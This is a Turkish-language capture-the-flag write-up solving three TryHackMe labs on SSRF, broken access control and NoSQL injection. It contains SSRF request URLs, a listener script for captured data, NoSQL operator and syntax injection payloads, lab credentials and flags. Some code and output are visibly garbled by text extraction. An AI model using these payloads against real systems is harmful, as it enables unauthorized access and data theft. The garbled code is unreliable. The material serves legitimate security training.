OWASP TOP 10 LAB ÇÖZÜMÜ

SSRF LAB ÇÖZÜMÜ:

1-)https://tryhackme.com/r/room/ssrfhr

Bu CTF'i seçme sebebim öncelikle SSRF açığını tam anlamı ile tanımak ve tanımak. Şimdi CTF çözümüne başlıyoruz. Tryhackme lab çözerken bana kolaylık sağlamak amaçlı openvpn ile Linux makineme bağlanıp işlemlerimi oradan yapacağım. Şimdi CTF'e geçelim.(Cevap istemeyen soruları es geçeceğim.)

Anatomy of SSRF Attack: What is the average weighted impact for the SSRF vulnerability as per the OWASP Top 10?

SSRF zafiyetinin OWASP TOP 10'da ortalama ağırlıklı etkisini soruyor. Bize verdiği örnekleri okuyarak **cevabın 6.72** olduğunu görüyoruz.

| Max Incidence Rate | Avg Incidence Rate | Avg Weighted Exploit | Avg Weighted Impact | Max Coverage | Total Occurrences | Total CVEs |
|--------------------|--------------------|----------------------|---------------------|--------------|-------------------|------------|
| 2.72% | 2.72% | 8.28 | 6.72 | 67.2% | 9503 | 385 |

Types of SSRF – Basic: What is the username for the HRMS login panel?

İlk olarak nmap ile tarama attım şu sonuçları aldım:

```
nmap -A -Pn 10.10.38.198
Mmap -A -PN 10.10.38.198
Starting Nmap 7.945VN (https://nmap.org ) at 2024-09-06 00:41 +03
Nmap scan report for 10.10.38.198
Host is up (0.12s latency).
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11
                                                          OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
   ssh-hostkey:
      3072 bd:e8:50:7a:a3:18:26:c4:f8:2d:5c:8a:fb:cb:a2:62 (RSA)
      256 fc:bc:37:8f:cc:32:4a:b1:b2:c1:03:e0:8a:43:35:4b (ECDSA)

256 88:1e:1d:e7:99:b2:37:1f:07:07:85:e9:f6:be:6a:10 (ED25519)

tcp open http Apache httpd 2.4.41 ((Ubuntu))
80/tcp open http
| http-cookie-flags:
          PHPSESSID:
  _ httponly flag not set
_ httponly flag not set
_http-server-header: Apache/2.4.41 (Ubuntu)
http-title: HRMS web app (SSRF)
  _Requested resource was ?url=localhost/copyright
8080/tcp open http
| http-title: 403 Forbidden
                                                           Apache httpd 2.4.54
  _http-server-header: Apache/2.4.54 (Debian)
 9000/tcp open hadoop-tasktracker Apache Hadoop 2.4.41 ((Ubuntu))
   hadoop-tasktracker-info:
   _ Logs: py-1
hadoop-datanode-info:
  Logs: py-1
http-title: HRMS web app (SSRF)
_Requested resource was ?url=localhost/copyright
http-cookie-flags:
          PHPSESSID:
```


80 portunda açık görünce websitesine erişme anlamına geldiğini anladım.

Google' a girip IP adresini yapıştırınca bir login sayfası beni karşıladı. Daha sonra bu siteye bir dizin taraması atmak istedim. Bunun için dirsearch toolunu kullandım. Tarama sonucunda gözüme çarpan bir şeyler oldu.

```
[00:52:21] 403 - 277B - /.htaccessOLD2
[00:52:21] 403 - 277B - /.htm
[00:52:21] 403 - 277B - /.htpasswds
[00:52:21] 403 - 277B - /.htpasswd_test
[00:52:21] 403 - 277B - /.htpasswd_test
[00:52:24] 404 - 277B - /.htpasswd_test
[00:52:24] 404 - 277B - /.ssets/npm-debug.log
[00:52:47] 404 - 277B - /.assets/file
[00:52:31] 200 - 472B - /.assets/file
[00:53:12] 301 - 317B - /.assets/file
[00:53:12] 301 - 317B - /.assets/file
[00:53:12] 404 - 277B - /.assets/file
[00:53:22] 404 - 277B - /.assets/file
[00:53:22] 404 - 277B - /.assets/file
[00:53:23] 404 - 277B - /.assets/file
[00:53:23] 404 - 277B - /.assets/file
[00:53:30] 405 - 277B - /.assets/file
[00:53:44] 301 - 312B - /.assets/file
[00:53
```

Config.php bizim için tehlike arz edebilecek bir dosyadır. Bunu arama kısmına yazdım ama bir sonuç alamadım. Sayfa yüklenirken hata oluştu. Daha sonra diğer dizinleri incelerken bir şeyler gözüme çarptı.

A Not secure 10.10.38.198/?url=localhost/copyright/config.php
Bu URL denemesinde sonuç
alamadım. Sonra copyright'ı silip denedim.




Burada config.php.php bulunamadı dedi.

Yani bu demek oluyor ki php'yi silmeliyiz.


```
<?php
$adminURL = "http://192.168.2.10/admin.php";
$username = "hrmsadmin";
$password = "hrmsadmin@123";</pre>
```

Evet, sonunda istediğimiz çıktıyı

aldık. Şimdi soruları cevaplayalım.



Verilen bilgiler ile giriş yaptığımızda:



Flag'ımızı bulduk. :D

Şimdi diğer konuya geçiyoruz: Types of SSRF – Basic(Contiuned);


Is accessing non-routable addresses possible if a server is vulnerable to SSRF (yea/nay)?

Sunucu SSRF'e karşı savunmasızsa yönlendirilmeyen adreslere erişimi mümkündür. **Cevap yea.**

What is the flag value after accessing the admin panel?

Giriş yaptıktan sonra açılan sayfada kaynak kodları incelediğimizde 10.10.38.198 IP adresine sahip sitede Employee kısmına tıkladığımızda bizi 192.168.2.10/employee.php adresine gönderdiğini gördük. Şimdi alttaki salary yazan kısmındaki salary.php kısmını admin.php ile değiştirmeyi deneyeceğiz. SSRF açığı da tam olarak bu demek aslında. Inspect kısmına girip değiştirme işlemini yapıyoruz.

Şimdi salary kategorisini seçelim.



Ve Flag'ımızı bulduk. :D

Types of SSRF – Blind:

Does Out-of-band SSRF always include a technique in which an attacker always receives direct responses from the server (yea/nay)?

SSRF sunucudan her zaman doğrudan yanıtlar almaz. Cevap nay.

What is the value for Virtual Directory Support on the PHP server per the logged data?

Linux'umuze gidip server.py adlı dosya oluşturuyoruz. Ve bu dosya içine bize verilen kodları yapıştırıyoruz.

```
File Actions Edit View Help

GNU nano 8.1

from https:rever import SimpleHTTPRequestHandler, HTTPServer

from utlib.parse import unquote

class CustomRequestHandler(SimpleHTTPRequestHandler):

def end_headers(self):
    self.send_header('Access-Control-Allow-Origin', '*') & Allow sequests from any origin
    self.send_header('Access-Control-Allow-Headers', 'Content-Type')

self.send_header('Access-Control-Allow-Headers', 'Content-Type')

def do_GET(self):
    self.send_peaders()
    self.send_peaders()

def do_POST(self):
    content_length = int(self.headers['Content-Length'])
    post_data = self.rfile.read(content_length).decode('utf-8')

self.send_peaders()

% log the POST data to data.html
    with open('data.html', 'a') as file:
        file.write(post_data + 'vn')
        response = f'TMM, POST request! Received data: {post_data}'
        self.wfile.write(response.encode('utf-8'))


if __name__ = '__main__':
    server_address = ('', 8080)
    httpd = HTTPServer(reserver_address, CustomRequestHandler)
    print('Server running on http://localhost:8080')

httpd = HTTPServer(reserver_address, CustomRequestHandler)
    print('Server running on http://localhost:8080')
```

Oluşturduğumuz dosyaya chmod +x ile yetki verip çalıştırıyoruz. Daha sonra http://hrms.thm/profile.php?url=http://10.9.4.192:8080 adresini açıyoruz. Burada 10.9.4.192 bizim IP adresimiz.

```
(root@kali)-[/tmp]
python3 server.py
Server running on http://localhost:8080/
10.10.38.198 - - [06/Sep/2024 01:49:31] "POST / HTTP/1.1" 200 -
```

Burada bağlantı yaptığımızı görüyoruz. Şimdi bize yukarıda anlatılan konuda data.html sayfasına gitmemiz gerektiğini görüyoruz.



Burada indirilen dosyalarda olduğunu buldum.




Komutu ile firefoxda açıyoruz.

PHP Version 7.4.3-4ubuntu2.19



| System | Linux ip-10-10-38-198 5.4.0-1029-aws #30-Ubuntu SMP Tue Oct 20 10:06:38 UTC 2020 x86_64 | | |
|-----------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
| Build Date | Jun 27 2023 15:49:59 | | |
| Server API | Apache 2.0 Handler | | |
| Virtual Directory Support | disabled | | |
| Configuration File (php.ini) Path | /etc/php/7.4/apache2 | | |
| Loaded Configuration File | /etc/php/7.4/apache2/php.ini | | |
| Scan this dir for additional .ini files | /etc/php/7.4/apache2/conf.d | | |
| Additional .ini files parsed | /etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/15-xml.ini, /etc/php/7.4/apache2/conf.d/20-bz2.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-curl.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-getine.ini, /etc/php/7.4/apache2/conf.d/20-getine.ini, /etc/php/7.4/apache2/conf.d/20-inii, /etc/php/7.4/apache2/conf.d/20-getine.ini, /etc/php/7.4/apache2/conf.d/20-mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo.mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo.mysqli.ini, /etc/php/7.4/apache2/conf.d/20-pdo.mysqli.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-simplexml.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-tolkenizer.ini, /etc/php/7.4/apache2/conf.d/20-xsl.ini, /etc/php/7.4/apache2/conf.d/ | | |
| PHP API | 20190902 | | |
| PHP Extension | 20190902 | | |
| Zend Extension | 320190902 | | |
| Zend Extension Build | API320190902,NTS | | |
| PHP Extension Build | API20190902,NTS | | |
| Debug Build | no | | |
| Thread Safety | disabled | | |

Şimdi soruları cevaplayabiliriz.




Tüm soruların cevabını yukarıdaki tablodan bulup doldurdum.

A Classic Example – Crashing the Server:

A Not secure hrms.thm/url.php?id=192.168.2.10/trainingbanner.jpg


Burada url.php?id= den sonra kendi IP adresimizi denediğimizde bize herhangi bir sonuç vermiyor. Daha sonra ben url dizinini görmek isteyince beni login sayfasına attı. Bize yukarıda anlatılan bilgilere göre biz bu trainingbanner.jpg yerine boyutu büyük olan bir resim açmak istediğimizde bu zafiyeti sömürmüş olacağız. Bize bunu denememiz için http://hrms.thm/url.php?id=192.168.2.10/bigImage.jpg

Verilmiş. Hadi deneyelim.



Ve Flag'ımıza ulaşmış olduk. :D

SON OLARAK:




Burada da güvenlik için gerekli olan şeyleri cevaplamış olduk.

BROKEN ACCESS CONTROL LAB ÇÖZÜMÜ

2-) https://tryhackme.com/r/room/owaspbrokenaccesscontrol

İlk soru ile başlayalım.


Broken Access Control Introduction: Bize Broken Access Control ne demek, türleri nelerdir gibi konuları anlatıp neler olduğunu sormuş o yüzden ilk soruyu paragrafa göre doldurup geçiyoruz.



Assessing the Web Application:

IP adresi ile siteye giriyoruz. Önümüze kayıt olma sayfası çıkıyor ve kayıt olup daha sonra da giriş yapmayı deniyoruz.


Already have an account? Login



Giriş yaptıktan sonra bizi böyle bir sayfa

karşılıyor.

Giriş yaparken Burp Suite aracı ile istekleri yakalayalım ve soruları cevaplamaya başlayalım.



What is the type of server that is hosting the web application? This can be found in the response of the request in Burp Suite.

APACHE.

What is the name of the parameter in the JSON response from the login request that contains a redirect link?

Response kısmının en alt kısmında "redirect link" olduğunu görebiliriz.

What Burp Suite module allows us to capture requests and responses between ourselves and our target?

Proxy.

What is the admin's email that can be found in the online users' table?

admin@admin.com

Exploiting the Web Application:

Burada üstteki yazıyı okuyarak takip ettiğimizde Burp Suitte yakaladığımız istekte oynamalar yaparak admin olacağız. Hadi deneyelim.



Welcome To Your Admin page, test

<u>Logout</u>

You can view the list of users who use VulnerableApp here. Select the respective checkboxes to delete a user or change their authorization. Click 'Save changes' to save changes made & 'Undo Changes' to reset.

| Email First Na | | Last Name | Auth level | Delete | Admin access |
|-----------------|-------|-----------|------------|--------|--------------|
| admin@admin.com | admin | | Admin | | ▽ |
| test@mail.com | test | test | Normal | | |

THM{I_C4n_3xpl01t_B4c}

Ve evet admin olduk ve aşağıda bir Flag var. Şimdi soruları cevaplayalım.

İlk soruda bize ayrıcalık yükseltme şeklini soruyor. Yukarıdaki bilgilerden dolayı cevabın vertical olduğunu gördük.

İkinci soruda hangi parametre ile admin olmaya erişime izin verildiğini soruyor.

İsadmin.

Ve Flag...:D

| What kind of privilege escalation happened after accessing admin.php? |
|-----------------------------------------------------------------------|
| Vertical |
| ✓ Correct Answer |
| What parameter allows the attacker to access the admin page? |
| isadmin |
| ✓ Correct Answer |
| What is the flag in the admin page? |
| THM{I_C4n_3xpl01t_B4c} |
| ✓ Correct Answer |

SON LABIMIZA GELELİM...

3-) https://tryhackme.com/r/room/nosqlinjectiontutorial


Bu zafiyet NoSql açığı ile ilgilidir. OWASP TOP 10' de Injection konusu içerisindedir.

İlk başta NoSql içerisine dâhil olan MongoDb' yi tanıyalım.

```
{
"username": "lphillips",
"first_name": "Logan",
"last_name": "Phillips",
"age": "65",
"gender": "male"
}
{
"username": "asandler",
"first_name": "Angus",
"last_name": "Sandler",
"last_name": "Clarke",
"age": "34",
"gender": "male"
}

{
"username": "aclarke",
"first_name": "Clarke",
"last_name": "Clarke",
"age": "42",
"gender": "female"
}
```

Tablosuna sahip olan konu için soru cevaplarını yazıyoruz. Bu soruların hepsinin cevabı yukarıda anlatılan konu kısmında var.



Bir sonraki soruyu da aynı şekilde çözüyoruz.

- **Syntax Injection** This is similar to <u>SQL</u> injection, where we have the ability to break out of the query and inject our own payload. The key difference to <u>SQL</u> injection is the syntax used to perform the injection attack.
- **Operator Injection**—Even if we can't break out of the query, we could potentially inject a NoSQL query operator that manipulates the query's behaviour, allowing us to stage attacks such as authentication bypasses.

What type of NoSQL Injection is similar to normal SQL Injection?

Syntax

Correct Answer

What type of NoSQL Injection allows you to modify the behaviour of the query, even if you can't escape the syntax?

Operator

Correct Answer

Operator Injection: Bypassing the Login Screen:

Siteye gittiğimizde bizi bi login sayfası karşılıyor. Buraya herhangi bir şeyler deneyelim ve Burp Suite aracımıza atalım.

```
1 POST /login.php HTTP/1.1
 2 Host: 10.10.82.39
 3 Content-Length: 33
 4 Cache-Control: max-age=0
 5 Upgrade-Insecure-Requests: 1
 6 Origin: http://10.10.82.39
 7 Content-Type:
   application/x-www-form-urlencoded
 8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
   Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.6261.112 Safari/537.36
 9 Accept:
   text/html,application/xhtml+xml,application
   /xml;q=0.9,image/avif,image/webp,image/apng
   ,*/*;q=0.8,application/signed-exchange;v=b3
   ;q=0.7
10 Referer: http://10.10.82.39/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
15 user=admin&pass=admin&remember=on
```

Şimdi NoSql payloadları deneyerek

sonuçları ele alalım.

```
{"user": {"$ne":null}, "password":{"$ne":null}}
```

Bu payloadımız user boş bir değere ne(not equal yani eşit değilse) ve password değeri de boş değere eşit değilse bize sonucu döndür anlamına gelir.

```
is user[$ne]=admin&pass[$ne]=admin&remember=on
```

Payloadımızı yazdık şimdi çalıştıralım.

User: admin
Password: ********
Full Name:
email: admin@nosql.int
Logout

Bizi böyle bir tablo karşıladı. Sorumuzu cevaplayalım.

When bypassing the login screen using the \$ne operator, what is the email of the user that you are logged in as?

admin@nosql.int

Operator Injection: Logging in as Other Users:

Şimdi başka bir payload deneyelim. \$nin= not in yani içinde olmayan anlamına gelir.

user[\$nin][]=admin&pass[\$ne|=%C5%9Fmclmzlc%C5%9Fmzcx&remember=on ([\$nin][] \$eklinde kullanıyoruz)

Soruda bizden her istenen kullanıcıyı


"['username'=>['\$nin'=>['admin', 'jude']], 'password'=>['\$ne'=>'aweasdf']]"

Şeklinde yazmamızı ve sonucu alamayana kadar devam etmemizi istiyor. Kaç tane kullanıcı olduğunu soruyor.

user[\$nin][]=admin&user[\$nin][]=pedro&user[\$nin][]=john&user[\$nin][]=secret&pass[\$ne]=

Buraya kadar gittikten sonra olumsuz sonuç aldık. Yani admin, pedro, john ve secret **toplam 4** kullanıcı varmış.

Diğer soruda da "p" ile başlayan kullanıcı adını sormuş pedro.




Operator Injection: Extracting Users' Passwords:


Burada NoSql payload'larından \$regex komutunu kullanacağız. Uzunluk tahmin etmeye yarar.

Bize ilk soruda John kullanıcısının şifresini soruyor.


Burada şifre uzunluğumuzun kaç olduğunu bulmaya çalışıyoruz. 7 denedim ama sonuç alamadım.



Uzun denemeler sonrasında uzunluğunun 8 karakter olduğunu öğrendik. Şimdi denemelere geçiyoruz. Şimdi ilk harfini deneme yaparak bulacağız. Bize CTF' in bu sorusunun ipucunda tüm şifrenin rakamlardan oluştuğunu söylüyor.




Şifreyi tek tek deniyoruz.



Diğer soruda ssh bağlantısı kurarak Flag'a ulaşın diyor. İpucunda da 5.görevin 2.cevabı ile aynı diyor yani Kullanıcımız "PEDRO". Şimdi aynı yöntemle Pedro' nun şifresini bulalım.





Uzunca bir uğraş sonucu şifresinin coolpass123 olduğunu öğrendim.

Şimdi makineye ssh bağlantısı yapalım.

ssh pedro@10.10.82.39 dedikten sonra yes diyip şifreyi yazarak ssh bağlantısını başarılı bir şekilde tamamlıyoruz.

```
(root@ kali)-[/tmp]

ssh pedro@10.10.82.39

The authenticity of host '10.10.82.39 (10.10.82.39)' can't be established.
ED25519 key fingerprint is SHA256:V/8G3mpnlCv/7PyT/47/lXkPvwwFule0P6GZ7ZbqpAk.
This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.82.39' (ED25519) to the list of known hosts.
pedro@10.10.82.39's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://lubuntu.com/advantage
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jun 23 03:34:24 2021 from 192.168.100.250

pedro@nosql-nolife:~$
```

Bağlantı başarı ile kuruldu.

```
Last login: Wed Jun 23 03:34:24 2021 from 192.168.100.250

pedro@nosql-nolife:~$ ls
flag.txt

pedro@nosql-nolife:~$ cat flag.txt
flag{N0Sql_n01iF3!}
pedro@nosql-nolife:~$
```

ve Flag'ımıza ulaştık.

Syntax Injection: Identification and Data Extraction:

Bize ssh <u>syntax@10.10.82.39</u> ile bağlantı kurup daha sonra syntax şifresini girip bağlantı kurmamızı istedi. Bağlantı kurduktan sonra da admin yazarak sonuçları görmemizi istedi. Uygulayalım.

```
(roots kall)-[/home/kall]

ssh syntax@10.10.82.39

syntax@10.10.82.39's password:

Please provide the username to receive their email:admin admin@nosql.int

Connection to 10.10.82.39 closed.
```

Şimdi bu admin yazdığımız yeri bypass etmek için '||1||' komutunu giriyoruz.

```
ssh syntax@10.10.82.39
syntax@10.10.82.39's password:
Please provide the username to receive their email:'||1||'
admin@nosql.int
pcollins@nosql.int
jsmith@nosql.int
Syntax@Injection.FTW
Connection to 10.10.82.39 closed.
```

Şimdi soruları cevaplayalım:

What common character is used to test for injection in both SQL and NoSQL solutions?

What is the email value of the super secret user returned in the last entry?

Syntax@Injection.FTW